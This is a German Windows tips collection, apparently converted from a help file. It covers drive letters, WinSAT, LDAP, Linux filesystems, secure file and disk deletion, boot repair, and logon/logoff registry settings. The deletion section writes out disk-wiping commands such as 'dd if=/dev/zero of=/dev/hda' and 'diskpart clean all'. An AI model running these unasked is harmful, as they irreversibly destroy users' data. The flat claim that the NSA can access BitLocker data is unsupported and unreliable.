Wenn ein Laufwerkbuchstabe für ein irgendwann mal vorhanden gewesenem USB-Stick etc. reserviert ist, dann kann kommt es zum Fehler "The Parameter is incorrect", wenn man in der [Datenträger-Verwaltung{bmc shortcut.bmp}](#) versucht, diesen Buchstaben für eine Harddisk-Partition zu verwenden. Gemäß <http://www.mydigitallife.info/2007/11/08/change-or-delete-system-drive-letter-via-registry-to-remove-conflict-usb-or-firewire-drive-letter/{bmc earth16.bmp}> kann man unter [HKLM\SYSTEM\MountedDevices{bmc tree.bmp}](#) den zugehörigen Eintrag \DosDevice\X: suchen. Wenn die Binär-Daten als Text interpretiert werden, findet sich eine Bezeichnung des Datenträgers in den Daten. Man kann den Eintrag auf einen anderen Buchstaben umbenennen oder löschen.

12 Byte lange Values unter MountedDevices kennzeichnen "Basisdatenträger", d.h. normale Festplatten mit Partitionstabelle. In diesem Fall finden sich die ersten 4 Bytes als Signatur im Master-Boot-Record, die sich mit dem Kommandozeilentool [diskpart](#) mit Adminrechten auch anzeigen lässt:

```
diskpart{bmc dos.bmp}  
select disk 0  
detail disk
```

Eventuell (bei Win2000) muss DiskPart zuerst von Microsoft aus dem Web geholt werden (Softlink [0509184{bmc earth16.bmp}](#)). Allerdings werden die 4 Bytes von Diskpart in der umgekehrten Reihenfolge (z.B. 8AC1EE44) wie im Registry-Editor (z.B. 44 ee c1 8a) angezeigt.

Probleme mit dieser Signatur entstehen z.B. dann, wenn man den gesamten Inhalt von c:\ auf eine andere Festplatte kopiert und dann die Festplatten mit dem alten c:\ entfernt. Aufgrund der Signatur erhält die verbliebene Platte z.B. weiterhin den Buchstaben D:\ und das System enthält aber noch Referenzen zu C:\ und bleibt daher beim Booten hängen. Die ganze System-Partition kann nicht aus dem normal laufenden Windows heraus kopiert werden, man muss hierzu z.B. Bart's PE-Version von CD starten. Dann kann man mit z.B.

```
xcopy{bmc help.bmp} c: z: /k /r /e /i /s /c /h /o
```

kopieren. Nach dem Umbau der Festplatten muss die Partition eventuell noch aktiviert werden (wieder mit Bart-PE-System booten und das Kommando `active` von `diskpart` verwenden). Falls im MasterBootRecord MBR kein gültiger Bootcode vorhanden ist: Die [Wiederherstellungskonsole](#) z.B. von der Win-System-CD booten und das `fixmbr`-Kommando verwenden. Dabei bleibt die Signatur erhalten. Bei einem Bootversuch von der neu hergerichteten Platte, ohne dass die alte Platte als Zweit-Platte vorhanden ist, sollte Windows in der Registry die ins leere verweisenden Referenzen löschen. Falls Windows beim Booten hängen bleibt, hilft das Booten von der alten

LaufwerkBuchstabe

\$ Laufwerk-Buchstaben

K Laufwerk-Buchstabe;Partitionen (Laufwerk-Buchstaben);FAT

DOS-Diskette (oder DOS-USB-Stick) und mittels

`fdisk /mbr`

einen neuen Master-Boot-Record anlegen, bei dem keine Signatur erhalten bleibt! Danach sollte Windows endlich von der neu eingerichteten Platte starten und jetzt kann man auch die alte Platte als zusätzliches Laufwerk wieder anschließen, ohne dass sich das System unerwünschter Weise einen Teil der notwendigen Dateien hier holt.

Die MS-Knowledge-Base beschreibt unter [223188\(bmc earth16.bmp\)](#) einen Weg, den Buchstaben des Systemlaufwerks, der normalerweise in der Datenträgerverwaltung (unter [compmgmt.msc\(bmc shortcut.bmp\)](#)) nicht wie die anderen Laufwerksbuchstaben verändert/getauscht werden kann, zu verändern:

1. [HKLM\SYSTEM\MountedDevices\(bmc tree.bmp\)](#), \DosDevices\C: z.B. in \DosDevices\Z: umbenennen.
2. Jetzt kann in der Datenträgerverwaltung z.B. das Laufwerk D: in C: umbenannt werden.
3. \DosDevices\Z: kann jetzt z.B. in \DosDevices\D: umbenannt werden.

Auch diese Info stammt noch aus dem c't-Artikel Heft 9/2005.

Bei zwei Festplatten mit auf beiden ein lauffähiges Windows-System kann entweder im BIOS der Start von der zweiten Festplatte festgelegt werden. Oder man verwendet den Windows-Bootmanager. Aus der Wiederherstellungskonsole heraus kann man mit dem Befehl

```
bootcfg /rebuild
```

alle bootfähigen Partitionen in die [boot.ini](#)-Datei eintragen lassen.

Siehe auch [Pfad für Applikation verändern](#), [Laufwerke ausblenden](#), [Geräte nach Win-Start nachträglich aktivieren](#), [NTFS](#).

#\$K Lautstärke

Windows enthält zwar eine Unmenge an Lautstärkereglern, aber für die Systemklänge gibt es keinen eigene. Gemäß c't Heft 2/2007, Seite 164f (Softlink [0702164{bmc_earth16.bmp}](#)) gibt es, um Systemklänge im Vergleich zu anderen Medien z.B. leiser zu machen nur den Weg, die wav-Dateien unter %windir%\Media auf eine andere Lautstärke umzucodieren (vorher Original-Dateien sichern!). Mit dem Tool normalize.exe aus dem Softlink geht die nach dem Wechsel in dies Verzeichnis mit der Kommandozeile

```
for %i in (*.wav) do normalize -l 0.1 "%i"
```

in einem Rutsch auf z.B. 1/10 der alten Lautstärke.

Lautstärke

\$ Lautstärke

K Lautstärke;Systemklang-Lautstärke

#\$K **Leistungs-Index**

Vista beurteilt den PC mittels des "Windows Experience Index" WEI mit Noten von 1 (=schlecht) bis 5.9 (=optimal). Dahinter steckt das "Windows Assessment Tool" WinSat.exe. Die zahlreichen Optionen sind unter <http://technet.microsoft.com/en-us/library/cc770542.aspx{bmc earth16.bmp}> beschrieben. (PC-Welt Heft 12/2008, Seite 127)

Gemäß c't Heft 1/2009, Seite 165 (Softlink [0901162{bmc earth16.bmp}](#)) lässt sich CPU-Last einfach mit dem Windows-Taschenrechner erzeugen: Fakultäts-Berechnung einer großen Zahl (>100 000). Bei Mehrkern-Maschinen geg. den Rechner entsprechend der Kern-Anzahl starten. Alternativen: cpuburn, Core2MaxPerf. Zusätzlich auch noch die Graphikkarte auslasten kann 3DMark.

Mit Win8 wurde die Skala auf max 7.9 erweitert. In Win 8.1 und Win 10 gibt es kein GUI mehr dafür. Gemäß PC-Welt Heft 11/2016, Seite 103 lässt sich über die Kommandozeile mittels [winsat formal{bmc shortcut.bmp}{bmc admin.bmp}](#) werden unter [%windir%\Performance\Winsat\Datastore{bmc explorer.bmp}](#) mehrere neue XML-Dateien mit den Werten erzeugt. In der Datei <Zeitstempel>...FormalAssesment unter <WinSAT> <WinSPR> findet man neben dem gesamten "<SystemScore>" auch mehrere Einzel-Score-Werte. Ein Wert von 9.9 scheint dabei für nicht gemessen zu stehen. Werte knapp über 8.0 sind bei Win10 offensichtlich möglich. Nebenbei finden sich in der Datei auch viele Detailangaben zum System wie z.B. Windows-System (OS-Name, Build, ...), Motherboard (Hersteller, Typ), BIOS (Venor, Version, Date), "Machine"=Gerätebezeichnung (Manufacturar, ProductName, Version), CPU (Stepping,Family, L1-Cache-Größe, ...), Speichergröße, Monitor (Anzahl, Auflösung), Graphikkarte (Beschreibung, Hersteller, Speichergröße, Fähigkeiten), Disks (Modell, Größe), ...

Hinweis: Zumindest unter 64bit-Windows10 gibt es keine 32-Bit-Version von WinStat.exe. Das ausführen aus eine 32bit-Applikation heraus funktioniert also nur mit Tricks.

LeistungIndex

\$ Leistungs-Index

K Leistungs-Index (Windows-PC);Benchmark;Windows Assessment Tool WinSat.exe;WinSat.exe;WEI Windows Experience Index;Windows Experience Index WEI;CPU-Last zum Test;winsat.exe

#\$K Lightweight Directory Access Protocol LDAP

Eine Beschreibung von LDAP findet sich unter

https://de.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol{bmc earth16.bmp}.

Der Standardport für ungesicherte Verbindungen ist 389 und der Standardport für TLS-Verbindungen (LDAPS) 636.

Eine Anwendung des LDAP-Dienstes sind Adressbücher für eMail incl. der Public-Keys für verschlüsselte Mails.

In Outlook lassen sich dafür verfügbare öffentliche Server eintragen. In Outlook 2016 via "Datei",

"Konto-Einstellungen", "Adressbücher" Z.B.

- ldap.volksverschlueselung.de: SSL, Port 636, Suchbasis= ou=Certificates,o=Volksverschlueselung,c=de
- x500.bund.de: Port 389, Standard-Suchbasis
- pkslldap.tttc.de: Port 389, Suchbasis= c=DE
- directory.d-trust.de: Port 389, Suchbasis= c=DE

Siehe auch: Programmatischer Zugriff auf [Active Directory und LDAP](#).

LightweightDirAccProt

\$ Lightweight Directory Access Protocol LDAP

K Lightweight Directory Access Protocol;LDAP (Lightweight Directory Access Protocol); Outlook LDAP

#\$K **Linux-Dateisysteme**

Gemäß c't Heft 8/2005, Seite 40 (Softlink [0508040{bmc earth16.bmp}](#)) und c't Heft 10/2005, Seite 73 (Softlink [0510072{bmc earth16.bmp}](#)) gibt es für WinNTff mit dem Ext2IFS ein Tool, welches die Linux-Dateisysteme Ext2 und Ext3 auf Festplatten und Disketten les- und schreibbar macht.

Gemäß c't Heft 17/2005, Seite 189 kann man mit dem Kommandozeilen-Tool rfstool und eventuell zusätzlich mit dem GUI Yareg unter Windows Linux-Dateien des Reiser-Dateisystems lesen. (Softlink [0517188{bmc earth16.bmp}](#))

Mittels dem Treiber Ext2Fsd (<http://www.ext2fsd.com/>{bmc earth16.bmp}) kann Windows auch Ext2 und Ext3-Dateisysteme z.B. auf einem USB-Stick lesen.

Siehe auch [NFS](#), [DiskPart](#).

LinuxDateisysteme

\$ Linux-Dateisysteme

K Linux-Dateisysteme;Ext2 Ext3 Linux Dateisystem;ReiserFS Linux Dateisystem

#\$K Linux und Windows

Zu Linux unter Windows, Linux-Parallel-Installation mit Windows etc gibt's in der c't Heft 2/2005, Seite 78ff (Softlink [0502078{bmc earth16.bmp}](#)) eine Artikelserie: Parallelinstallation Softlink [0502080](#), coLinux <http://www.colinux.org{bmc earth16.bmp}>: Virtuell Linux-Maschine unter Win2000/XP Softlink [0502084{bmc earth16.bmp}](#), Wine <http://www.winehq.org{bmc earth16.bmp}>: Win-Apps unter Linux, Linux-Firewall und Linux-Internet-Server als virtuelle VMware-Maschinen Softlink [0502096{bmc earth16.bmp}](#). Auf der Heft-CD zu c't Heft 4/2005 (Seite 94) gibt's eine Debian-Distribution (V2.6.10 und 2.4.27) für Serverzwecke in kleinen Netzwerken. Feinschliff-Anleitung dazu gibt's in c't Heft 6/2005, Seite 262ff (Softlink [0506262{bmc earth16.bmp}](#)). Samba-Konfigurationshinweise c't Heft 6/2005, Seite 266.

Ab WinXP SP2 wird beim Ausdruck über Samba eventuell zu erheblichen Verzögerungen, insbesondere z.B. bei WLAN. Schuld daran ist die RPC-basierte Schnittstelle zum Laden von Druckertreibern vom Server. Gemäß c't Heft 6/2005, Seite 245 gehen zum Aushandeln des geeigneten Druckertreibers bis zu 50MB übers LAN. Wird in der Samba-Konfiguration im Abschnitt [General] ein `disable spoolss = yes` eingetragen, so ist das Problem behoben.

Wie man RPM-Installationspakete erzeugt, ist in c't Heft 5/2005, Seite 212ff beschrieben.

Die zentrale Benutzerverwaltung und Konfiguration von Druckdiensten mit Extras ist in c't Heft 8/2005, Seite 192ff beschrieben.

Zu Linux auf Centrino-Notebooks und den Problemen gibt's in der c't Heft 9/2005, Seite 106ff einen Artikel.

In der c't Heft 1/2006, Seite 66 (Softlink [0601066{bmc earth16.bmp}](#)) wird coLinux (= Cooperative Linux, CD für 14,90€) vorgestellt, welches ein Linux als Windows-Applikation startete.

In c't Heft 3/2006, Seite 212 ist beschrieben, wie man Knoppix und ähnliches (z.B. Damn-Small-Linux) auf einem USB-Stick (min. 64MB) als Live-System installieren kann, so dass man den PC davon booten kann und Einstellungen auch speichern kann.

Generelle Tipps zur Installation von Linux auf einem Notebook gibt's in der c't Heft 16/2008, Seite 94ff. So ist z.B. oft das Programm `aticonfig` notwendig, um die Graphikkarte in den sparsameren Modus zu schalten. Bei Mehrfach-Displays oder vom 4:3-Seitenverhältnis abweichenden Auflösungen des internen Displays ist oft Nacharbeit von Hand angesagt. Auch WLAN funktioniert nicht immer auf Anhieb. Im selben Heft auf Seite 176 geht es dann speziell um die Probleme des Medion Akoya Mini E1210 (Baugleich mit MSI Wind U100) mit Linux. Siehe auch [Linux-Dateisystem](#), [NFS](#).

Linux

\$ Linux und Windows

K Linux und Windows;coLinux;Wine;Internet-Server;Firewall;VMware;Debian-Server;Samba

##K Linux-Live-System

In der c't Heft 7/2009, Seite 122 werden diverse Linux-Live-Systeme für verschiedene Anwendungszwecke vorgestellt: Z.B. das 50 MByte kleine "Damn Small Linux" für eMail, Surfen und Office. pure:dyne bringt viele Videobearbeitungs-Programme mit. Edubuntu bringt viel Lernsoftware für alle Altersklassen mit. Schluchtenscheißer ist spezialisiert auf Tools für Security, Netzwerk und Datenrettung. Parted Magic 3.3 mit seinem GUI GParted für GnuParted ist voll auf Festplatten-Partitionierung spezialisiert.

LinuxLive

\$ Linux-Live-System

K Linux-Live-System;Live-Linux-System;Parted Magic;GParted;GnuParted;Lernsoftware Linux-Live-system

##\$K Löschen

Rückstandsfrei löschen:

Zum nachhaltigen Löschen von Dateien oder ganzen Datenträgern, damit mit einfachen UnDeltete-Programmen nichts mehr geht, gibt es z.B. den Eraser 5.7, <http://www.heidi.ie/eraser{bmc earth16.bmp}> (PC-Welt 6/2005, S.61, 3/2006, Seite 76). Spezial-Labors können die Daten aber trotzdem oft zurückholen (z.B. bei Kapitalverbrechen eingesetzt!).

Siehe auch [Papierkorb{bmc shortcut.bmp}](#).

Um eine ganze Festplatte rückstandsfrei zu löschen wird in der c't Heft 16/2005, Seite 175 empfohlen, ein Linux zu booten und dann zum Beispiel mit dem Befehl

```
dd if=/dev/zero of=/dev/hda bs=64k
```

das Masterlaufwerk am primären IDE-Kanal löschen, /dev/hdb wäre der Slave, /dev/hdc der Master am sekundären Kanal etc. Für SATA oder SCSI wäre es `of=/dev/sda`, ...

Gemäß c't Heft 16/2007, Seite 182 lässt sich die Festplatte in einem Rechner wie folgt löschen:

- mit Vistas-Boot-DVD booten, Computerreparaturoptionen auswählen, Eingabeaufforderung öffnen und diskpart starten. Der Befehl `clean all` startet die Löschaktion dann ohne jede Rückfrage und ohne Fortschritts-Anzeige. Je nach Plattengröße kann es über eine Stunde dauern, bis es erledigt ist.
- Falls nicht die Platte mit der Systempartition platt gemacht werden soll, sondern z.B. ein USB-Stick: diskpart von der Kommandozeile starten, richtige Datenträgernummer auswählen, ...
- Mittels einer Windows-PE-CD booten. Dann lässt sich auch die Festplatte mit der Systempartition löschen.
- DiskWipe aus DaRT.
- Unter Linux geht's auch mit Fortschrittsmeldung:

```
dd if=/dev/zero | buffer -S 100k | dd of=/dev/hda
```

In der PC-Welt Heft 4/2006 wird zum rückstandsfreien Löschen einer Datei das auch auf der Heft-CD vorhandene Kommandozeilen-Tool Ncrypt empfohlen. das Tool kann wahlweise nach der US-Geheimdienstmethode DoD 5220.22-M durch nacheinander überschreiben mit 00, FF und Zufallsdaten (`ncrypt --wipe-military "filename"`) oder nach dem Gutmann-Verfahren mit 35-fachem Überschreiben mit geeigneten Daten (`ncrypt --wipe-gutmann "filename"`) die Originaldaten soweit vernichten, dass nur noch äußerst aufwendige Methoden in Spezial-Labors eine Chance zur Rekonstruktion haben.

Achtung: Vista fertigt tägliche eine Schattenkopie der Systempartition für die Systemwiederherstellung an, in der dann auch eigentlich gelöschte Dateien noch vorhanden sind!

O&O Safe Erase 2.0 liegt als Vollversion (nach Registrierung über

<http://www.oo-software.com/home/de/special/safeerase{bmc earth16.bmp}>) der PC-Welt Heft 9/2007 bei (Kurzbeschreibung Seite 23).

Das Windows-Tool `cipher.exe` (fehlt bei XP Home) kann freien Platz auf der Festplatte bei XP und neuer überschreiben und somit ein Undelete unmöglich machen. Das Kommando lautet `cipher /W:<drv>`, also z.B. `cipher /W:c:.` Bei XP Home muss man sich das Tool aus dem ServicePack 3 extrahieren: Nach dem Download mittels `WindowsXP-KB936929-SP3-x86-DEU.exe /X` alle Dateien in ein beliebiges Verzeichnis `<pfad>` extrahieren und dann mittels `expand <pfad>\i386\cipher.ex_ %windir%\System32\cipher.exe` entpacken und ins Systemverzeichnis ablegen. Danach kann der Ordner `<pfad>` wieder gelöscht werden. (PC-Welt Heft 6/2009, Seite 118)

Zum Thema "Datenträger sicher löschen" gibt es in der c't Heft 13/2016, Seite 90ff einen Artikel.

- Firmen müssen für jede einzelne Festplatte dokumentieren, wie sie gelöscht wurde. Dies gilt insbesondere für Berufsgeheimnisträger (Ärzte, Anwälte, Steuerberater, ...). Vor einer Weitergabe müssen sie gemäß den Vorgaben des BSI mindestens 7-mal komplett überschrieben werden. Da ist Schreddern oft das einfachste.
- Für Privateleute reicht ein `clean all` via DiskPart nachdem die richtige Festplatte gewählt wurde.
- Der Overprovisioning-Bereich von SSDs stellt bzgl. Datenschutz ein Problem. Dar. Ab ca. Baujahr 2001 gibt es aber das ATA-Kommando "ATA Secure Erase". Hierzu muss man in der Regel ein Linux bemühen.
- Für SD-Cards verwendet man z.B. das Tool H2testw der c't-Zeitschrift.
- Auf jüngeren Android-Geräten sollte die Funktion "Auf Werkszustand zurücksetzen" alle Daten im internen Speicher sicher löschen. Ab Android 6 sind die internen Daten immer verschlüsselt. Beim auf Werkseinstellungen zurücksetzen wird dann der Schlüssel verworfen. Bei Android 3 ... 5 kann die Verschlüsselung der internen Daten in den Einstellungen aktiviert werden.

Loeschen

\$ Löschen (rückstandsfrei)

K Löschen (rückstandsfrei); Delete (rückstandsfrei); Ncrypt; File Delete; Datei in Benutzung ändern beim Reboot; PendingFileRenameOperations

- War das Laufwerk z.B. durch Bitlocker verschlüsselt, so bleibt nur die Frage, ob alle Kopien des Schlüssels vernichtet wurden. Standardmäßig wird bei Bitlocker eine Schlüsselkopie in Microsofts Cloud-Speicher abgelegt, d.h. Microsoft und die NSA haben immer noch Zugang zu den Daten.
- Problematisch sind die Daten in Druckern, Faxgeräten, Routern, Smart-Home-Geräten etc. Hier gibt es keine allgemeine Anleitung.

Rechteproblem beim Löschen

Insbesondere unter Vista fehlen auch dem Administrator gelegentlich die Löschrechte. Dann muss zunächst der Besitz übernommen werden, die Rechte gesetzt und dann kann schließlich gelöscht werden. Gemäß <http://www.mydigitallife.info/2007/05/25/delete-undeletable-files-in-windows-vista/> geht dies auf der Kommandozeile wie folgt:

- für Dateien


```
takeown /f file_name /d y
icacls file_name /grant administrators:F
```
- für Verzeichnisse


```
takeown /f directory_name /r /d y
icacls directory_name /grant administrators:F /t
```

Verpackt in ein Script schön anzuwenden. Oder man verwendet "Unlocker" von <http://ccollomb.free.fr/unlocker/{bmc earth16.bmp}>.

Löschen oder Ersetzen beim Reboot, da Datei in Verwendung

Wenn man herausfinden will, welcher Prozess die Datei offen hat, dann kann man beim "Process Explorer" von SysInternals unter "Find / Find Handle or DLL" den Dateinamen eingeben.

Hier hilft das Tool MoveFile von SysInternals: <http://technet.microsoft.com/en-us/sysinternals/bb897556.aspx{bmc earth16.bmp}>. Mit dabei im Download ist auch PendMoves, welches die für den nächsten Reboot vorgemerkten Aktionen auflisten kann.

Das Windows-Kommandozeilentool openfiles.exe listet die übers Netzwerk offenen Dateien auf oder kann sie (bei Adminrechten) auch zwangsweise schließen. Um lokal offene Dateien anzeigen zu können, ist es zunächst nötig, mit `openfiles /local on` die "maintain objects list"-Funktion einzuschalten und neu zu booten.

Siehe auch Undelete, DeleteFile mit Papierkorb{bmc shortcut.bmp}, Dateifreigabe (Zugriff) im Netzwerk.

##\$K Löschen einer Windows-Installation

Wie man eine Windows-Installation, wenn man mehrere auf seinem Rechner hat, löschen kann, ist in der PC-Welt Heft 5/2010, Seite 84ff beschrieben. Ähnlich wie beim Umzug einer Installation muss u.U. die Bootkonfiguration wiederhergestellt werden oder besser vorher gesichert werden. Für die verschiedenen Kombinationen von XP, Vista und Win7 gibt's genaue Anleitungen.

Falls nach dem Löschen nicht mehr gebootet werden kann, dann von einer Windows-CD/DVD booten (geg. muss Boot vom optischen Laufwerk im BIOS vorher aktiviert werden) und folgende Schritte ausführen:

Win XP

Mit "R" im Setupfenster gelangt man zur Wiederherstellungskonsole und hier mittels "1" und "Enter" zum Login als "Administrator". Bei XP-Home ist normalerweise kein Kennwort dafür gesetzt. Nun die Befehlsfolge (jeweils mit Enter):

fixmbr

fixboot

bootcfg /rebuild

und mit "j" bestätigen

Vista, Win7

via "weiter" und "Computerreparaturoptionen" zu "Reparieren und neu starten". Falls dies nicht hilft geht man zur "Eingabeaufforderung". Nun die Befehlsfolge (jeweils mit Enter):

bootrec /Fixmbr

bootrec /Fixboot

bootrec /RebuildBcd

und mit "j" bestätigen. Noch eine Beschreibung (z.B. "XP Home") fürs Boot-Menü eingeben.

bootsect /nt:60 X: /mbr

X ist dabei durch den LW-Buschstaben zu ersetzen

Nach Neustart (ohne CD/DVD im Laufwerk) sollte jetzt alles gehen.

LoeschenWindowsInstallation

\$ Löschen einer Windows-Installation

K Löschen einer Windows-Installation;Windows-Installation löschen

##\$K Löschen von Dateien

Wenn eine Datei nicht gelöscht werden kann, gibt es verschiedene mögliche Ursachen:

- Die Datei ist gerade von einer Anwendung geöffnet: Alle Anwendungen schließen.
- Das Read-Only-Flag der Datei ist gesetzt: unter Eigenschaften des Read-Only löschen
- Die Rechte für die Datei reichen nicht bei NTFS: Über Admin-Account löschen
- Die Datei ist von einem anderen User im Netz geöffnet: warten! ??
- Die Datei ist von einem Programm im Autostart geöffnet: Programm beenden bzw. aus Autostart entfernen und neu booten. Alternative: Im abgesicherten Modus booten.
- Die Datei ist von einem Dienst bzw vom System geöffnet: Dienst beenden. Falls immer noch nicht, im abgesicherten Modus starten.
- Die Datei wird vom Systemdatei-Schutz überwacht: Mittels der Wiederherstellung-Konsole löschen.
- Es liegt ein Win-XP-Bug vor. Hier hilft gemäß c't Heft 21/2002, Seite 230 oft, die Datei gleichzeitig mit einer zweiten Datei zu löschen, d.h. eine Dummy-Datei anlegen, diese Dummydatei und die zu löschende gleichzeitig markieren und dann den Löschbefehl geben! Speziell bei *.avi-Dateien siehe unter shmedia_dll-Problem.

Die Shell-extension "Unlocker" <http://www.emptyloop.com/unlocker/{bmc earth16.bmp}> ist in solchen Fällen oft hilfreich.

Gemäß PC-Welt Heft 1/2015, Seite 98f gibt es unter <https://support.microsoft.com/de-de/kb/320081{bmc earth16.bmp}> eine Auflistung von Ursachen, warum sich eine Datei nicht löschen lässt:

- Zugriffsrechte via ACL.
- Datei ist in Verwendung, d.h. von einer Applikation geöffnet.
- Beschädigtes Dateisystem.
- Pfadlänge überschreitet MAX_PATH, welches immer noch nur 260 Zeichen ist. Lösungen hier sind:
 - Den 8.3-Namen verwenden
 - Umbenennen oder verschieben des Ordners.
 - Einem Sub-Pfad einen Laufwerksbuchstaben (via subst-Befehle beim lokalen Laufwerk bzw eine Netzwerkfreigabe) zuordnen.
 - Eine Software verwenden, die nicht die alte Begrenzung auf 255/260 Zeichen aus der DOS-Zeit mehr hat.
- Der Name enthält einen reservierten Bezeichner. Z.B. wenn die Datei lpt1.txt heißt. Hier hilft es "\\?\\" voranzustellen, z.B. del "\\?\c:\Pfad zur Datei\lpt1.txt"
- Der Name erfüllt nicht die Anforderungen der Win32-Namespace-Erweiterung, z.B. ein Leerzeichen oder einen Punkt am Ende. Auch hier hilft oft das voranstellen von \\?. Existiert zusätzlich eine Datei ohne das Leerzeichen, so verändern viele Befehle diese Datei statt der mit dem Leerzeichen.
- Eine Kombination aus den obigen Elementen. Z.B. lassen sich die Zugriffsrechte einer Datei mit Leerzeichen am Ende über `subinacl /onlyfile "\\?\c:\Pfad zur problematischen Datei" /setowner=Domäne\Administrator /grant=Domäne\Administrator=F ändern.`

Siehe auch Systemdateien ersetzen.

LoeschenVonDateien

\$ Löschen von Dateien

K Löschen von Dateien; Dateien löschen; Bug: Datei lässt sich nicht löschen

#\$K Logoff

Beim Logoff wird an jede noch laufende Anwendung die Aufforderung zum Beenden geschickt. Wenn eine Anwendung darauf nicht reagiert, kommt ein Dialog, wo die Anwendung dann abgeschlossen werden kann, was aber mit Datenverlust in dieser Anwendung verbunden sein kann. Durch den Eintrag HKCU\Control Panel\Desktop\AutoEndTasks{bmc edit.bmp} (geg. neu anlegen, DWORD) mit 1 kann nach der unter HKCU\Control Panel\Desktop\WaitToKillAppTimeout{bmc edit.bmp} (in Millisekunden als Reg_SZ, nicht DWORD) festgelegten Zeit die automatisch erfolgen. PC-Welt Heft 3/2005, Seite 129).

Daneben gibt es auch noch den Eintrag HKLM\SYSTEM\CurrentControlSet\Control.WaitToKillServiceTimeout{bmc edit.bmp} (als RegSZ, nicht DWORD!) Ob es hierfür auch einen "Ein-Aus-Schalter" wie das AutoEndTask gibt, ist nicht bekannt. Voreinstellung ist für beide Timeouts 20000 (= 20 s) und sollte nicht kleiner gewählt werden, da sonst mancher Prozess seine Daten nicht mehr speichern kann bevor er abgewürgt wird!

Skripte/Tasks beim Logoff (bzw Shutdown) lassen sich bei den Professional-Versionen von Windows über Gruppenrichtlinien konfigurieren: gpedit.msc{bmc shortcut.bmp}, UserConfiguration (=Logoff) bzw. ComputerConfiguration (Shutdown), Windows Settings, "Scripts Logon/Logoff". Abmeldeskripte bei Administratorkonten laufen trotz UAC mit vollen Rechten. Geg. muss noch unter Benutzerkonfiguration/Administrative Vorlagen, System, Skripts das "Abmeldeskript sichtbar ausführen" aktiviert werden. Bzw. entsprechend für Shutdown unter Computerkonfiguration/Administrative Vorlagen, System, Skripts das "Herunterfahren-Skripte sichtbar ausführen". Das voreingestellte Timeout "Maximale Wartezeit für Gruppenrichtlinienskripte" im vorgenannten Zweig beträgt 10 Minuten und kann bei Bedarf angepasst werden. Um z.B. vor dem abmelden Cloudspeicher zu synchronisieren, taugen solche Skripte nicht, da die Cloud-Clients vorher schon beendet werden. In der c't Heft 15/2012, Seite 158ff gibt es ein Programm, dass die Cloud-Synchronisierung macht und abwartet und dann den Logoff/Shutdown auslöst.

Siehe auch Logon, Shutdown.

Logoff

\$ Logoff

K Logoff;AutoEndTasks;Shutdown-Tasks;WaitToKillAppTimeout;WaitToKillServiceTimeout;Timeout für KillApp und KillService

#\$K Logon

Hinweis vor Logon

Die beiden Einträge LegalNoticeText{bmc edit.bmp} und LegalNoticeCaption{bmc edit.bmp} legen den Text für eine Meldung vor dem Logon fest. Sind beide Einträge leer/gelöscht, so wird die Meldung übergangen. Die Eintragung kann auch über den Policy-Editor über Lokaler Computer | Netzwerk | Anmeldung | Anmeldenachricht festgelegt werden.

Viele andere Einstellungen **vor** der Anmeldung stammen aus dem HKU\DEFAULT{bmc tree.bmp}-Zweig. Hierzu zählen z.B. der Bildschirm-Schoner HKU\DEFAULT\Control Panel\Desktop_SCRNSAVE.EXE{bmc edit.bmp}, NumLock-Voreinstellung (siehe Tastatur NTff)

Microsoft Family Logon

Für Win9x gibt es seit IE4.0 das "Microsoft Family Logon". Ab Win98 ist es dabei, für Win95 kann es mit dem IE4.0 (in höheren Versionen vom IE aber nicht mehr drin!) nachinstalliert werden. Hierbei werden im Logon-Dialog die bekannten Benutzer mit Namen aufgelistet und können per Mausklick ausgewählt werden, anstatt den Usernamen eintippen zu müssen. Falls ein Passwort vergeben wurde, ist dieses noch einzugeben, bevor der Desktop mit dem jeweiligen Benutzerprofil erscheint. Falls nicht installiert, dann unter Systemsteuerung | Netzwerk{bmc shortcut.bmp} den Dialog Hinzufügen | Client | Hinzufügen öffnen. Hier sollte, wenn Hersteller=Microsoft gewählt ist, unter "Netzwerkclients" das "Microsoft Family Logon" zur Auswahl stehen. Über Systemsteuerung | Benutzer{bmc shortcut.bmp} die User einrichten. Wenn dann unter HKLM\Network\Logon_MustBeValidated{bmc edit.bmp} (geg. als Reg_SZ [ASCII] erzeugen!) auf 1 gesetzt wird, ist "Abbrechen" (und auch ESC-Taste) deaktiviert und man kommt nicht mehr ohne weiteres mit den Default-Einstellungen ins System.

Anmelde-Bildschirm siehe Account und Logon.

Einstellungen vor dem Logon

Die Einstellungen für vor dem Logon werden dem Registry-Key HKU.DEFAULT entnommen. Durch kopieren von einem Userkey in den Defaultkey können sie relativ einfach gesetzt werden. Dies kann z.B. das Hintergrundbild sein ("Hinweis via Hintergrundbild") oder das aktivieren von Num-Lock.

Bei der Anmeldung im Netzwerk an einem Server wird normalerweise ein auf dem Server hinterlegtes Logon-Script ausgeführt. Die damit verbundene DOS-Box kann unter WinXP (und Win2000?) verborgen werden: HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System_HideLogonScripts{bmc edit.bmp} bzw. HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System_HideLogonScripts{bmc edit.bmp} anlegen und auf 1 setzen.

Wen man sich per LAN oder DFÜ an einem anderen PC anmeldet, dann cached Windows das Passwort für die aktuelle Sitzung und verwendet es automatisch bei Bedarf wieder. Als Sicherheitsfanatiker kann man diese Passwort-Caching auch deaktivieren und muss es dann immer wieder eingeben: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Network_DisablePwdCaching{bmc edit.bmp} als DWORD anlegen und auf 1 setzen (PC-Welt Heft 11/2005, Seite 139)

Siehe auch Auto-Logon, Benutzer-Manager, Sicherheit des Systems, Logoff.

Logon

\$ Logon

K Logon (Hinweis-Meldung vorher, Family-~, XP); Login; Hinweis vor Logon; Message vor Logon; Family-Logon; vor Anmeldung (Hinweis, Bildschirmschoner, ...); Zeitsperren für's Logon

#\$K Logos

Diverse LOGOx.SYS-Bitmapdateien (BMP) mit 320*400 Pixel werden bei Win95 / 98 / ME verwendet:

\LOGO.SYS ersetzt, falls vorhanden das Default-Start-Logo
[windir]\LOGOS.SYS SwitchOff, "Sie können den Computer jetzt ausschalten"
[windir]\LOGOW.SYS Wait, "Der Computer wird heruntergefahren"

Für Start-Log gibt's auch Einstellungen in TweakUI-BOOT {bmc shortcut.bmp} und in MSDOS.SYS:

[Options]

Logo=0 | 1

festgelegt. Untern nicht näher geklärten Umständen wird in aber auch die Einstellung in C:\WINBOOT.INI stattdessen ausgewertet. Dabei ist das Laufwerk C: fix vorgegeben, unabhängig vom Bootlaufwerk!

